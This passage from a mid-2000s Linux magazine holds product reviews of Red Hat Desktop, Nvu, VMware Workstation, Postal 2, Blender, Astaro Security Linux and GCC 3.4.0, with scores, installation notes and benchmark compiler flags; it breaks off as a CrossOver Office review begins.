back to GNOME 2.2 and its single-window browsing. However, this means that the end user and perhaps more importantly the IT guy is working with proven and stable technology rather than the cutting edge. This reflects the intended deployment lifecycle of approximately 18 months between each release of RHEL; and while not quite as out of date as Debian, it certainly indicates that Red Hat is very serious about providing a proven and stable platform for enterprise usage. As with the other siblings in the RHEL family, RHD's kernel includes some features that are backported from kernel 2.6, mainly to provide scalability (not really necessary for a desktop-based system) and performance increases.

Conversion

So is this a desktop for the masses? The answer is "Maybe." Compared to Java Desktop System's many intentional similarities to Windows, Red Hat Desktop just hasn't made a big enough effort to embrace the new users that it is clearly aimed at. Yes, the applications are there, but not much has been done to make it any easier to switch to. Perhaps a worthy addition to the Help system

would be a 'Moving from Windows to Red Hat Desktop' for users who have been moved. RHD is really just a stripped-down version of RHEL WorkStation, with the ability to run only on single processor machines. It is compatible with traditional x86 platforms, as well as AMD64 and the upcoming EM64T processors from Intel. You're not going to find any support for Sparc workstations here: but, considering the percentage of Sparcs in use by office workers, this isn't really a surprise! Red Hat has given the end-user the ability to utilise corporate systems based on IBM's *WebSphere* and BEA's *Weblogic*, not to mention a Citrix ICA client for connecting to thin-client networks. There is even a version of Adobe's ubiquitous *Acrobat Reader* software for document sharing. Native compatibility with core enterprise systems is essential for the continued take up of Linux in the business world and it is good to see this level of support built in. For those all-important coffee breaks, the *Flash* plugin and *RealPlayer* are provided, should you be able to tear yourself away from work for a moment of entertainment.

Who you gonna call?

Red Hat, as expected, provides an extensive support package to back up its software offering. With each version of RHD, you get 30 days of telephone installation support as well as a one-year email support contract. I had no problem getting through on the telephone to ask some questions and was re-assured by the knowledge of the engineer who assisted me. Perhaps more importantly, at least for the CFOs and general bean counters, Red Hat provides a clear road map of support for each version of RHEL so there are no nasty surprises in store. There are three stages in the lifecycle, which allows for a total supported product life of five years from point of general release meaning that maintenance support and major security updates will be available until October 2008. Having clear dates in mind will help IT strategy planners and managers to work on long-term implementation and client support strategy knowing exactly how long they can plan on having Red Hat-based support resources in place.

In control

Red Hat has bundled the *Update* module as standard with all three configurations, with a further two optional modules available for both the

Proxy and Satellite configurations. The first one is the management option, which really enhances the administration of users and groups making it simple to identify which machine groups require which package updates. It also allows you to make blanket permission changes to the groups; so for instance, I could allocate permissions for myself to access all areas, yet confine Nick to laptops and web servers, and allow Paul access to the workstations and developer workstations. This makes access control something of a breeze, reducing administration load and freeing you up to tinker with other projects!

The second option is the Provisioning module, which allows you to quickly and efficiently build new workstations and servers using brand-new templates or modelling them on existing builds. You can also effectively manage their configurations from a single file; and perhaps the most impressive feature is the ability to roll back the entire system to a previous state should the need arise.

What is most apparent from the Red Hat Desktop is that it provides a solution as opposed to individual systems. With just the Proxy pack, you have a fully fledged corporate network backed up with real support from Red Hat. With extra licences being available through the Extension pack, you can quickly and easily scale up to the requirements of a large network with very little hassle. Red Hat is currently the only large-scale Linux provider to bundle software like this, and if you are in the market for this type of deployment, then I would seriously recommend taking a good look at the extra options that Red Hat offers. As a whole package – including both the Management and Provisioning modules – it is an effective and cohesive system that enables rapid deployment, maintenance and administration over a system that could be between 10–2000 users strong. [LXF](#)

LINUX FORMAT VERDICT

FEATURES	9/10
PERFORMANCE	8/10
EASE OF USE	7/10
VALUE FOR MONEY	10/10

The lack of a more user-friendly interface is the only real problem with an otherwise enterprise-ready, super-stable system.

RATING 9/10



VISUAL WEB EDITOR

Nvu

Mozilla Composer is a simple yet effective HTML editor. Can this Lindows/Linspire-funded project turn it into a *Dreamweaver*-class website creation package? **Andy Channelle** investigates.

BUYER INFO

Visual web editor for Linux and Windows. WYSIWYG web editors are not common on Linux, but *Quanta Plus* has a new VPL mode which competes with *Nvu*.

- **DEVELOPER:** D Glazman/Linspire
- **LICENCE:** GPL
- **WEBSITE:** www.nvu.com

Though this project has only had two 0.x releases, as it is based on the already mature *Mozilla Composer* application and brings some very useful features to Linux-based web developers, we thought it was worth an investigation.

The name – a contraction of *New View* – is pronounced “en-view”, and getting the app is quite simple for users running Debian, a Debian-based distro such as Xandros or Lycoris, or Fedora Core 1, it’s simply a case of downloading and extracting the tarball from the project website or *LXF* coverdisc and running the *Nvu* script; Linspire/Lindows

users can use Click-’N-Run to install; users of other RPM distros will have to build from source. We tried the Fedora tarball on SUSE and Mandrake boxes with no luck. It’s curious that there’s no XPI that would install on anything running *Mozilla*, but some enterprising Moz-hacker could easily create one.

Once installed, the application initially resembles the bog-standard *Composer*, except ranged down the left is a new pane titled *Nvu site manager* and, on closer inspection, there are a few extra buttons and menu entries. With the site manager you can connect to a remote server and see all the files, folders and assets associated with it in a tree view. Configured sites are accessible from a normal drop-down list, which makes administering multiple sites a breeze and a new site can be set up with little difficulty. Just hit the ‘Edit sites’ button and enter the relevant information (ftp server, user name, password, etc) it will even remember the password for ultimate convenience. Once connected to a site, you can open pages in the main

window by double-clicking on them within the tree view. It is also possible to display only image or HTML files, or abandon the full tree view so you only see the content of individual directories accessed via a drop-down list.

You can also use this pane to add and remove directories or refresh the view. It is not yet possible to rename files or folders (there are lots of problems such as link resolution to sort out before that feature is implemented) or drag items from the tree onto a page. On the whole, this works well – but as it is the newest element, it is also the most flaky. For instance, occasionally in use it has not been possible to switch from site to site without closing and relaunching the application; not a fatal problem, but it can become rather annoying.

Publish & be damned


After opening and editing pages, they can be updated – as in *Composer* – by selecting File>Publish. One feature that would be helpful is the ability to

browse local files in this pane too (this is planned for 0.30), but you can console yourself with the fact that hitting the ‘Publish as..’ menu entry takes you to a dialog already configured to the currently selected site. Just provide a page title, name and choose whether or not to ‘push’ all associated images (and their appropriate directories) to the server, sit back and watch the files fly. The effects of this are shown after a refresh of the site manager window.

In addition to the management tools, *Nvu* also extends *Composer*’s featureset to include elements such as layers, smart widgets (only a calendar is implemented so far), better table support and the beginnings of a comprehensive CSS stylesheet editor.

One thing we did find on our test system was that when *Nvu* was running, it was impossible to open an instance of *Mozilla*, though with *Mozilla* running, launching *Nvu* caused no problems, and there was no clash with *Firefox* either.

Nvu isn’t going to challenge *Dreamweaver* as the choice of the professional, but that’s probably not what the developer is aiming for. At present it is the easiest visual web editor available for Linux, falling somewhere between the facilities *OpenOffice.org* and codecentric applications such as *Quanta Plus* and *Bluefish* offer; a sector dominated by *Microsoft Frontpage*. Though it doesn’t yet have the facilities of *Frontpage*, *Nvu* certainly has the basics well covered, with the promise of high-quality CSS and integration of scripting support in the near future. **LXF**



Nvu adds site management and layer features to the tools provided by *Mozilla Composer*.

**LINUX FORMAT VERDICT**

FEATURES	6/10
PERFORMANCE	7/10
EASE OF USE	8/10
DOCUMENTATION	6/10

Composer is already a useful tool: added layers, better tables and management tools are great, but an XPI installation script would further broaden its potential.

RATING **7/10**



VIRTUALISATION SOFTWARE

VMware Workstation 4.5

Does the need for virtualisation apply outside the server room? Paul Hudson thinks so...


BUYER INFO

Choose a host, then choose the OS to run on top. Want to run Windows apps? Try *CrossOver Office* too.

- **SUPPLIER** VMware
- **PRICE** US\$189 + VAT
- **WEB** www.vmware.com/

Although we'd like the world to migrate from Linux to Windows, it's never as straightforward as rebooting with a Red Hat CD in the drive and formatting the machine. Sure, software costs make up a substantial portion of the overall total cost of ownership, but even more costly than that is personnel training: it might sound silly to veteran users, but not everyone can perform elementary tasks such as finding the word-count function in *OpenOffice.org* despite having used *Microsoft Word* for 10 years.

In this situation, there are two possibilities: allow them to run *Microsoft Office* directly on their Linux box using *Wine* or *CrossOver Office* (see page 32, and page 15 of this month's *Linux Pro*), or emulate a full Windows box. Both have their advantages and disadvantages – using a single-app emulator such as *COO* uses less resources and the apps themselves load quicker. Full-system emulation, as provided by *VMware*, is a little slower, but arguably much more stable –



The *VMware* documentation: full of screenshots, diagrams, Flash animations, and other gripping media? Well, perhaps not...



Red Hat Enterprise Linux running on Red Hat Enterprise Linux – the most successful combination we tested, thanks to the official support.

Outlook 2003 runs best, unsurprisingly, on Windows XP, and only by emulating all of Windows will you get the full functionality out of the application.

This new release of Workstation adds much of the same functionality premiered in *VMware's* *GSX Server* release (reviewed in *LXF54*), such as improved support for kernel 2.6, preboot execution environment (PXE) booting and installation, larger memory for virtual machines, and official support for SUSE Linux 9.0 x86.

Virtual reality

Installation is all done through a single RPM, and the package comes with a selection of pre-compiled modules for a selection of kernels. If you have an out of the ordinary kernel, the configuration tool will automatically compile new *VMware* modules for your kernel, which is ideal.

Once installed, most of the work is done through the *VMware* GUI, which is attractive, easy to use, and to the point – it was entirely redesigned in *VMware 4*, and we wouldn't want to change a thing about its design. Having said that, it isn't quite as feature-rich as the GUI found in its big brother, *GSX*

Server, which is to be expected given the price difference, but we'd still like to see the option to connect to remote virtual machines, for instance.

Although there are performance tweaks in this release, we found various configuration issues scattered throughout. The problem revolves around what's supported and what isn't – *VMware* is very precise about what it supports, and, even though it can compile its modules for non-standard kernels, don't expect them to work all the time. For example, Red Hat Enterprise Linux 3 works fine as a host because it uses kernel 2.4, but Mandrake 10 didn't work at all as a host. Similarly, various guest distros we tried out didn't work simply because they are too new – both SUSE 9.1 and Mandrake 10 failed as guests, and we can only presume Fedora Core 2 will also fail, as it too has kernel 2.6.

Given that one of the biggest user groups for *VMware Workstation* is the developer market – who want to test their wares on various other operating systems easily, the lack of support for the three most popular Linux distros available today is as irritating as it is inexcusable. Of course, if you don't

mind sticking to the officially support set of distros (SUSE 9.0, Mandrake 9.2, RHEL 2.1 and 3, and a selection of others) this won't hit you too hard.

Fortunately, *VMware* is working on this issue right now and expects to release much-improved 2.6 support in their next point release of *Workstation*. Point releases are free for existing users, so this clears up this issue entirely.

If you're using *Workstation 4.x* currently, the upgrade to 4.5 is free and well worth it. Even if you don't, the price tag is so low that it's hard to resist – there have been so many performance tweaks recently that it simply flies as long as you have enough RAM to keep it well-fed. Yes, the lack of non-standard distros is an annoyance that we hope will be phased out soon, but the chances are that it's already fixed by the time you read this.

The authors promised full support for 64-bit computing using the AMD64/Intel EM64T, and it looks like we'll see this enabled in *Workstation 4.5* before the year is out. So long as *VMware* treads carefully with application support so that there's a strong level of hardware transparency, this is definitely something to look forward to.

In the meantime, this release is certainly a worthy upgrade, but take the kernel 2.6 support with a pinch of salt for now. If all you want is to run *MS Office* on your Linux box, consider giving *CrossOver Office* a try. On the other hand, if you want 100 per cent compatibility with no questions asked as well as support for every app under the sun for your chosen OS, *VMware Workstation* remains your best option. **LXF**

LINUX FORMAT VERDICT

DOCUMENTATION	8/10
PERFORMANCE	9/10
EASE OF USE	9/10
VALUE FOR MONEY	9/10

Kernel support for 2.6 is not as developed as it should be, and latest version support for the major distros will be along soon. A relatively low price is attractive though...

RATING **9/10**



LINUX BLOODBATH

Postal 2: Share the Pain

It's the most controversial first-person shooter game in years, so why is **Paul Hudson** playing it?

BUYER INFO

First-person shooter with non-linear play. See also *Unreal Tournament 2004* – reviewed in LXF53.


■ **PRICE** £25

■ **WEB** www.linuxgamepublishing.com/

Monday morning, and you need to get your pay cheque, cash it, and pick up some milk on the way home. It could well be any Monday morning in your life, except this time around there are long queues of people everywhere you go, almost as if someone, somewhere just wants you to snap. You can, of course, wait in line and get through your day peacefully, but that shovel you picked up from outside the trailer you call home has a mighty fine sharp edge to it, and that guy just in front of you is really asking for it by clearing his throat so often...

And so it begins

As the nameless victim in front feels the chilly bite of your shovel in his neck and crumbles to the ground, the room descends into chaos – some screamers try to escape, others try to hide, and still others are carrying small arms to protect themselves on the murderous streets of Paradise, Arizona. The shouting soon attracts Paradise Police (motto: Pride, Integrity, Guts and Service) who yell at you to put your weapon down and be handcuffed.



Protesters, guns and fanatics wherever you go – and amazingly the game is set in America...

The devil on your left shoulder says, "Pull out the gasoline, pour it over them, and strike a match!" The devil on your other shoulder, standing in for the angel who has gone mysteriously missing, says, "Yeah, do what he said!" And so the burning begins – as one cop catches fire, he runs screaming into another, spreading the flames across the whole area and in the end even you are on fire. Unzipping your fly and urinating puts the flames out quickly enough, meaning you can make good your escape as the others shrivel and burn.

Outside, people are everywhere, few of whom notice you're carrying a machine gun. That is, until, you shoot the first one. Soon, everywhere you walk, people's self-esteem and will to live drops exponentially the closer they

Curiosity killed the cat, but for a while there, I was the suspect.

get to you. It becomes apparent that the world needs more dead people, and you're just the guy to bring around that kind of radical change. The only thing holding you back is the choice of gun – do you use the sniper rifle, the super-sharp scissors, the anthrax-filled cow's head, the napalm, the police baton, or one of many other death-dealers?

There's no plot

Postal 1 was an isometric shooter with much the same idea: kill everything and don't ask why. And, like a bad case of herpes, the game has returned, but this

time we can revel in the *Unreal* engine showcased in *Unreal Tournament* – watch out for the rag doll physics, great fluid dynamics (more on that later), realistic flames, and large environments.

Ultimately the game is as violent as you want it to be, which means that you can use your spade to hack people's heads off and laugh as the dog you tamed with donuts scampers off to retrieve the head for you; or you can let the cops do their job and shoot the bad guys as you cower in a corner.

Whichever route you choose, the best part of the game is not its plot – for truly, there isn't one – but the unique touches that the developers put into the

sound and graphics that add a dark sort of satire to it all. Protesters against computer game violence appear everywhere (toting as big an arsenal as any action-movie hero), protesters that want to save trees chant the slogan "save a tree, burn a book!", and people vomit if your acts of violence are particularly depraved. As you progress through the levels, the AI ramps up to make your life more difficult – SWAT team members, for example, wear thick Kevlar armour and will try to put themselves out if you throw a Molotov cocktail at them.



HEADS ARE GONNA ROLL!


A nice game of 'Fetch'!



Feed a dog with biscuits and donuts to turn it into your loyal friend and companion...



...then watch as he sinks his teeth into anyone who dares to do so much as muss up your hair!



Rover even retrieves severed heads for you – he makes Lassie look like Dan Quayle!



Lord only knows what Gary Coleman is doing in the game, but he totes a gun, and so fits right in...



What?! There's a queue to say your confession in church?




That's easily solved – and all will soon be forgiven. Cheers, God!

The game also adapts quite well to what you do, which means you can play it through a few times to see what the other possibilities are. For example, one of the early missions is to cash your pay cheque, so you head off to the bank. Once you cash the cheque, bank robbers burst in, raid the bank, and police come soon after. You can either sit in the corner and hope the police do their job, help the police kill the robbers and play the good guy, or try to kill everyone and take your chances. Alternatively, you can always forget the whole pay cheque thing, and make a bigger withdrawal by playing the part of the bank robber yourself!

Go with the flow

The physics engine is actually quite fun, if a little exaggerated at some points. For example, if you stand at the top of a hill and pour out your gasoline can, it will flow to the bottom and form a puddle – the same goes for blood (whether heaved up by your Anthrax-infected



prey or spraying from their freshly opened wounds), vomit, and urine. Furthermore, the fire spreads wherever it can, meaning that firing a rocket at a truck will set it exploding in the air, spraying flame onto everything around it.

Occasionally the rag-doll physics (the technique of making bodies fall realistically) slips up, but it's rare and inconsequential. One criticism that was levelled at the game by its earlier reviewers (the Windows release was available from April 14th 2003) was that its textures were 'amateurish'. I think that's a little misplaced – the textures are actually remarkably good, but what does let the game down on occasion is the lack of *geometry*.

That is, many rooms are bland or uninteresting, which is a shame, because some of the other environments, like the one below, have clearly been crafted with a lot of care.

Postal 2 isn't racist – you'll kill people regardless of their age, sex, colour, or creed.



Scenery: when it's good, it's very good.



So that's how burgers are made...



Blast your way around Paradise by way of the helpful map, and remember: laughter is only one letter away from slaughter!

LINUX FORMAT VERDICT

SUPPORT	7/10
PLAYABILITY	8/10
FEATURES	9/10
VALUE FOR MONEY	8/10

Blood, guts, fingers, and toes: it doesn't get much more real than this, though you'll need quite a high-spec machine to spatter yourself with gore.

RATING **8/10**



3D ART APPLICATION

Blender 2.33a

The 3D-modelling button-fest is back with the facility to create games reinstated. **Jono Bacon** fires up his engine to give it a test.

BUYER INFO


Open Source 3D modeller, renderer and game constructor. See *Realsoft 3D* and the pricey *Maya 6* too.

■ **DEVELOPER** www.blender.org/
 ■ **PRICE** Free
 ■ **WEB** www.blender3d.org/

For quite some time, the *Blender* 3D modelling system has lacked its game engine. The venerable game creation system garnered much acclaim from critics and users alike in the way it greatly assisted the creation of interactive 3D games, demos and grey circles jumping over cubes. Unfortunately, when the *Blender* sources were released under the GPL, the game engine needed to be removed due to some closed-source code that was included in the collision detection library. This code has since been GPLed – to the great delight of John Carmack wannabes everywhere. The 2.33 release represents the first stable re-release of the engine.

Making games

Upon downloading the feverishly easy-to-install *Blender* ('unzip and run' pretty much sums the process up), the first thing I did was to fire up the game engine and have a play with it. The first thing that struck me at this point was how much cleaner the game engine is



Too many buttons, or sleek interface? You decide.

with the new interface. The often-clunky feel of the old interface really affected the game engine with some tasks, but the new interface really makes the engine shine. After I had created a few simple scenes and interactions, I then loaded up some extensive pre-written games that worked fine in the last release with the game engine intact (2.25). I was pleasantly surprised to see that everything worked flawlessly, and I also got a feeling of a distinct speed improvement. Another nice addition was a working mouse wheel in the engine; a feature that will be instantly

appreciated by anyone who has ever used this area of *Blender*.

Other than actually making the game engine work to the same level as the 2.25 release, the coders have not actually brought anything new to the engine. If you were expecting a raft of new features, you will be sadly disappointed. The good news is that work can now begin on refining the engine and getting features such as the *Flash* and *X3D* exporters working. These features (particularly *Flash* export) will no doubt bring a number of new users to *Blender*.

New features

Luckily, the game engine is not the only reason to blitz that old *Blender* and trade it in for a newer model; there have been some other great improvements too. The most notable feature is Ambient Occlusion; an effect that can really add to the photorealism of a scene. For those of you who have not been privy to the last few releases of *Blender*, the developers have integrated the *Yafray* raytracing engine (www.yafray.org/) as well as improving *Blender's* rendering engine itself. This has resulted in incredibly photorealistic scenes. Ambient Occlusion has helped push this further and incorporate even more realistic light distribution among objects.



Another interesting feature in the latest release is the new procedural textures that can be applied to objects. These special textures are calculated by the rendering system (as opposed to being applied like normal textures). This was an area where *Blender* was previously quite limited; and while there is not a great amount of choice in terms of procedural textures at the moment, there is a lot of worthwhile work going on in this area.

One final point to note in terms of improvements is the fact that *Blender* is most definitely improving in terms of interface enhancements. With each progressive release we have seen tweaks here and there that are not only making *Blender* more powerful, but more intuitive. While there is still much to be done to completely remove *Blender's* oft-quoted stigma of being somewhat incomprehensible to use, it is great to see real and visible work being performed in this area.

Conclusion

Though the game engine is entirely reminiscent of its older relative, it is good to see the old-world *Blender* of the past finally being binned in preference of the newer, more desirable beast – it is going to be interesting to see how the engine further develops and improves. I have a suspicion that *Blender* is rapidly beginning to turn into a complete media tool: people are looking to push it towards creating vector graphics and scalable environments, in addition to the normal button-pushing involved in creating stills and animations. **LXF**

LINUX FORMAT VERDICT

INSTALLATION	10/10
PERFORMANCE	9/10
EASE OF USE	7/10
FEATURES	9/10

Improving by leaps and bounds – just when you sit back to admire the work of the community, yet another new release emerges with some killer functionality.

RATING 9/10



Hard to believe that this is just *Blender* bending a few cones and spheres!

SOFTWARE SECURITY SOLUTION

Astaro Security Linux 5.010



Nick Veitch takes the *Linux Format* staff's sotto voce mutterings about him to heart and locks himself away with a secure distro – for his own protection.

BUYER INFO

A turnkey security solution that's big on integration. Also consider *SmoothWall*.

- **DEVELOPER** Astaro
- **SUPPLIER** www.astaro.com/
- **PRICE** module-dependent: see explanation in main review

Astaro isn't a newcomer to the scene – it's had previous mentions in *LXF*; what has changed is the amount of functionality this custom distro offers.

There are six main components or functions of the software: firewall, anti-spam, anti-virus, web filter, intrusion protection and VPN. Some may well say that integrating all these services into one server is in some ways less secure – should your firewall be compromised, so are all the other services for example. Needless to say though, the reduction in management overhead is usually a sufficient argument to overcome such objections.

Installing


A curses-based installer may not be anything to shout about, but it's likely to work on the sort of hardware you might want to install Astaro on.

However, as with any Linux system, you may have difficulties if your hardware includes obscure, esoteric or very new components. We tested this version on a few different devices, settling on a dual PIII system, but we did have to run the installer more than once due to hardware detection problems. Most hardware should be suitable though.

The antivirus solution uses components from Kaspersky's well-

APPLIANCE OF SCIENCE

The Astaro system is fairly easy to set up on your own hardware, but for the ultimate in convenience (or laziness) it is also available built-in on a number of security appliances. We will be reviewing these soon in *Linux Format*.



The admin interface could be polished, but it's suitable for the SOHO market.



Try Astaro out for yourself – install information is available on page 103.

known virus checker. While this isn't Open Source (though the Open Source alternative *ClamAV* is just as good) it does seem to be kept pretty much up-to-date. As well as being configured to filter email-based attachments, the AV software also works with HTTP – useful given the number of people who maintain web-based mail accounts.

Web filtering uses a database system to categorise sites; there are 58 covering a variety of areas, which are regularly updated. Your Astaro install will contact one of seven worldwide repositories to request classification for a site when first accessed, but the results will be cached for future use. The database itself

belongs to Cobion, which use a wide range of techniques to classify sites.

There are some flaws in this method of working – if you try to contact a site which has not yet been classified, you'll have to wait up to 24 hours for it to be classified and added to the database.

Also, you may find if the domain name foo.com has changed hands, and the new owners turn it into a casino or worse; it will be miscategorised until the database is next refreshed. It isn't infallible, but by and large it works well enough (but probably not well enough for educational establishments).

The problem with intrusion detection in general is the large

amount of data that has to be trawled through by the administrator to determine if something bad has really happened. Anyone running a webserver will know that you get at least a dozen probes a week from trojans/worms or script-kiddies trying to exploit some vulnerability or other. Astaro's system can stop the ones it knows about and alert the admin, but if you know, for example, that *formmail.pl* isn't installed on any of your systems, then you don't really need to get mail telling you a potential vulnerability attack was stopped.

The firewall caused some problems in setup. By default it uses pregenerated rules to deny access to everything. Unfortunately the generated rulesets aren't listed, which makes it difficult to determine what changes you may want to make. Enabling local ssh logins proved tricky, and although online help is available, the details are a little scant. This is where you really need to pay for the support, although the free forums on the Astaro site turn up a lot of useful advice.

The IPsec setup is fairly comprehensive and includes L2TP clients, which is handy as they are present in Windows by default.

Subscriptions

Astaro uses a licence system; home usage licences are available free, but you will need a commercial licence to use some of the features such as intrusion detection, but many are available free for non-commercial use.

You can add subscriptions to a free licence or you can buy a licence that enables some of these by default. To be honest, though this system is flexible, it is initially confusing – check out the options on the Astaro website. [LXF](#)

LINUX FORMAT VERDICT

FEATURES	8/10
PERFORMANCE	8/10
EASE OF USE	7/10
VALUE FOR MONEY	8/10

Not too friendly, but a capable solution that deserves IPv6 support next time.

RATING 8/10



REVIEWS GCC

COMPILER
GCC 3.4.0

The compiler saga continues, with **Biagio Lucini** profiling the latest product from one of the planet's most successful Open Source projects.

BUYER INFO

A multi-language, multi-platform Open Source compiler. Also consider the Intel C++ and the Portland C/C++ Compilers reviewed in LXF52.


■ **PUBLISHER** GNU
■ **LICENSE** GPL
■ **WEB** <http://gcc.gnu.org/>

The centrality of the *GNU Compiler Collection* (GCC) in a GNU/Linux system is one of the few undisputed facts in our community. Release 3.4.0 is a major (ie not just bug-fixing) milestone, which we verified by testing it side-by-side with GCC 3.3.1, the default in Mandrake 9.2. As with any other compiler, the main components of GCC are the language-specific frontends, the universal middleend and the architecture-specific backend. To install GCC, the mandatory file is *gcc-core*, which is basically the C frontend plus the rest of the language-independent compiler technology. Then, you need extra files for all the languages you want to enable (officially, GCC also supports C++, Ada, Fortran, Objective C and Java, but other frontends like the one for Pascal are available from third-parties). Alternatively, the file *gcc-3.4.0.tar.bz2* (available on our coverdisc) contains all the official components.

Installation is straightforward, and just requires you to decompress all the files in the same directory. This creates a top directory called *gcc-3.4.0*. After **cd**ing to that directory, the magic chain

```
./configure
make
make install
```

will just work. However, remember that GCC is a crucial piece of software for



ICC 8.0 is still the C/C++ compiler that generates the fastest code on Linux, but this latest version of GCC shows that the gap is closing quickly.

any Linux system: hence breaking it will very likely mean breaking the whole system. For instance, some kernel modules will refuse to compile if the compiler version does not match the one with which the image has been compiled. For this reason, we decided to install the new version without overwriting the old one. This required some extra options passed to the configure script. The configure script is also responsible for enabling languages, so again it must be told which frontends we want to install. Since the configuration is the most crucial part, it is recommendable before doing anything to issue the command

```
# gcc -v
```

to look at the way the default compiler has been configured and get information to help with configuring the new one in exactly the same way (modulo the change of the paths for executables and libraries and possibly

the enabled languages). This was particularly appropriate in our case, the purpose of our installation being a direct comparison between two releases.

Of course, the compilation of GCC 3.4 requires a compiler. The default GCC in any recent distribution will do the job. Another requirement (starting from this release) is *GNU Make*, which again is not a big limitation. Hence, since GCC does not have fancy dependencies (as should always be the situation for such a basic component), the compilation from source should be easy. It is also fast: on our test system (Pentium 4 1.7GHz with 768MB of RAM), GCC 3.3.1 compiled its younger sibling in about 13 minutes.

Improvements

A detailed changelog lists them all. For GCC 3.4.0, the highlights are:

- Many optimisations in *libstdc++*
- A new handwritten parser for *g++*
- Better compliance of the C++ compiler with the ISO/ANSI standard
- Improvement of the profiler and of the code coverage tool
- A new option for the global optimisation of a file
- Improvement of the loop optimiser
- Support for optimisation in AMD64 systems and better management of register in IA32 systems (this could break compatibility with code generated with older versions)

As usual, GCC comes with lots of documentation: a huge manual, a long man page and additional texinfo notes.

A comprehensive test of GCC could easily fill several magazines, so we have restricted our attention to the most common situation: the C and C++ frontends on a x86 system. Tests of other frontends and backends are subjects of a more specialised literature that can be easily located on the net.

To test GCC 3.4.0, we used the benchmark *Scimark2*, available from <http://math.nist.gov/scimark2>. This C suite, explicitly designed for number-crunching, checks how good a compiler is in optimising floating point operations. Usually, to judge a compiler, the parameters to be taken into account are speed of compilation, speed of the generated code and size of the executable. In our tests, we have seen a general regression in compilation time that could be as large as 30 per cent; however, we did not make use of the newly introduced option **make profiledbootstrap** for building the compiler, which is claimed to bring an improvement of around 8 per cent on large C++ testcases. The difference is produced in the size of the generated code, and we noticed an impressive gain in performance: GCC 3.4.0 outperforms GCC 3.3.1 by around 13 per cent. Other benchmarks explicitly designed for C++ confirm the substantial progress of this release.

Conclusions

Besides being a fundamental building block of any Linux system, GCC is one of the best compilers around, with a fantastic support for several languages and architectures. The substantial and tangible improvements over its predecessor that GCC 3.4.0 brings make almost mandatory the upgrade. However, given the critical role of GCC on Linux, users unfamiliar with the *./configure* process may want to wait until GCC 3.4.0 is included in the mainstream distributions. **LXF**

LINUX FORMAT VERDICT

FEATURES	10/10
PERFORMANCE	9/10
DOCUMENTATION	9/10
VALUE FOR MONEY	10/10

The greatest release so far from the greatest series of GCC.

RATING **9/10**



OPTIMISATION OPTIONS

More about our benchmarks

Benchmarking is an operation that requires fine-tuning of different options: changing one or more options can have a severe impact on the performance of the generated code. Here are the choices we came up with after some tests for the *Scimark2* benchmark:

GCC 3.3.1 and 3.4.0: `-O3 -funroll-all-loops -fomit-frame-pointer -ffast-math -march=pentium4 -mcpu=pentium4 -mfpmath=sse -msse2`

ICC 8.0: `-O3 -xW -tpp7 -i_dynamic`

WINDOWS APPS ON LINUX

CrossOver Office 3.0

Running *Microsoft Office* alongside *OpenOffice.org* has never been simpler, says **Paul Hudson**.

BUYER INFO

Integration application that runs under either KDE or GNOME. See also *VMware* reviewed on page 23.

- **SUPPLIER** CodeWeavers
- **PRICE** From \$39.95 +VAT
- **WEB** www.codeweavers.com/


